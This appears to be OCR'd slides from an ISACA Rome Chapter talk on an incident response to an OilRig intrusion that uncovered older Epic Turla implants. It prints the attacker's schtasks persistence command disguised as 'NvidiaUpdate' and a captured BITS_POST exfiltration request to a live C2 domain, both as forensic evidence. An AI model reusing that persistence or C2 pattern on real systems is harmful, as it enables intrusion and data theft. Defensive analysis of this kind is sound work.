
The enemy of my enemy is not my friend…

Investigation – Initial Infection: OILRIG

The attack started with a spear phish email sent to a number of internal users (5).

RSA was able to collect the malicious attachment, but not the original email.


Nevertheless, the infection mechanism is illustrated below:



Investigation – Initial Infection: OILRIG

6

*Once activated, **dn.ps1** creates a task to run **upd.vbs** recursively and uses DNS to communicate with the C2 (using hardcoded domains).*




7

The attacker can now interact with the victim via DNS messages.

The executed command to create the task will be:

```
schtasks /create /F /sc minute /mo 2 /tn "NvidiaUpdate" /tr
        %APPDATA%\Local\Microsoft\Media\upd.vbs
```

schtasks enables an administrator to create, delete, query, change, run and end scheduled tasks on a local or remote system.



Based on this confirmation, we have been able to identify which system still was presenting the file and the persistence mechanism by querying for:


"NvidiaUpdate".

ISACA
Sistemi informativi: averne fiducia e trarne valore
Rome Chapter

The enemy of my enemy is not my friend…


NetWitness – Tracing Lateral movements

Once we identified infected systems, it was easy through our NWP platform to identify lateral movements as the attacker was noisy...



NetWitness – Tracing C2s


…as the malware was:



ISACA
Sistemi informativi: averne fiducia e trarne valore
Rome Chapter

The enemy of my enemy is not my friend…

The big picture



ISACA Rome Chapter

The enemy of my enemy is not my friend…

Remediation

In about eight days we were able to review all compromised hosts based on the IOCs and to attribute the attack to the Oilrig APT, by the tools and techniques identified.

We supported the Customer's staff to build a proper Remediation plan aimed to expel the attacker with as single and well arranged maneuver, including:


- Removal and rebuild of all compromised machines
- Full Domain password reset
- Removal of unused services accounts
- Review and removal of local authentication
- Adoption of Two-Factors authentication for VPN and access to public facing resources

There was only one item that wasn't fitting properly into the analysis, nor it was easy to frame into the Oilrig attack… it was this weird and outdated virtual box driver with revoked certificate:

Epic Turla relics

We found the driver into **`/system32`** folder of **`ALMASI`** system (a workstation).

The system was not under our radar during the initial investigation, as it was barely touched by the Iranian attacker. However, during the triage, we reviewed the artifacts of all the suspicious systems and we found the following relics onto the $MFT of the system.



A simple research in Internet and several hours of Malware Analysis concluded the items were related to **`Epic Turla APT group`**. They belongs to **`Glazer`** package (2016).


The finding seems not to trouble the Customer…

When we discussed the finding, he stated that on late 2016 he was targeted by Epic Turla and it was successfully expelled in January 2017.

In fact, no suspicious traffic was generated by the machine since NWP was installed….

Additional artifacts

However the system presented several DLLs injected in memory as identified through NWE.




In ALMASI system, the Trojan was injected into the **services.exe** process, but in our analysis of the malware we found another commonly used processes was **`winlogon.exe`**.

The only confirmation about a previous attack, compared with the one we were investigating was tracked by $MFT analysis, where the creation date of the vboxsys was back on late 2016…

In conclusion, while we insisted to expand the investigation radius, the Customer was satisfied with the outcome of the analysis related to Oilrig and they decided to organize the final expulsion in two months as the plan required several tasks to be attended.

Anomalies

During the pre-flight check of the Expulsion day, we found new systems communicating with one of the attacker C2, since the completion of our investigation.



Is EPIC TURLA pwning Oil Rig???


YES!

Two significant elements were different in these communications:

1. The attacker seems to switch to BITS protocol.
2. The attacker was using different implants to persists in the environment.

Anomalies

An example of BITS protocol traffic intercepted.



service	id	type	source	destination	service	first packet time
SA - Broker	20186708921	Network Session	172.21.5.24 : 49280	46.183.221.233 : 443	81	2018-01-09T04:46:24.899

Request & Response | Top To Bottom | View Text | Actions | Open Event in New Tab | Use More Packet

Request

```
BITS_POST /TuvQe53tek1i3Y6ghm28yoR5Sv1sLkP/ HTTP/1.1
Connection: Keep-Alive
Content-Range: bytes 0-31/32
Accept: */*
User-Agent: Microsoft BITS/7.5
BITS-Packet-Type: Fragment
BITS-Session-Id: 378fec52dd634d7b89bf4feb04486b64
Content-Length: 32
Host: worlds-cities.com
Cookie: SESSION=c9a5186f8fc5105e791d248795edfc05

f.2.1.6.7.4.2.2.0.b.b.2.2.c.d.e.
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Thu, 09 Jan 2018 04:46:27 GMT
Content-Type: text/html
Content-Length: 0
Connection: keep-alive
Bits-Packet-Type: Ack
Bits-Reply-Url: BITS-Sessions\Replies\Anonymous-Null\378fec52dd634d7b89bf4feb04486b64\c9a5186f8fc5105e791d248795edfc05
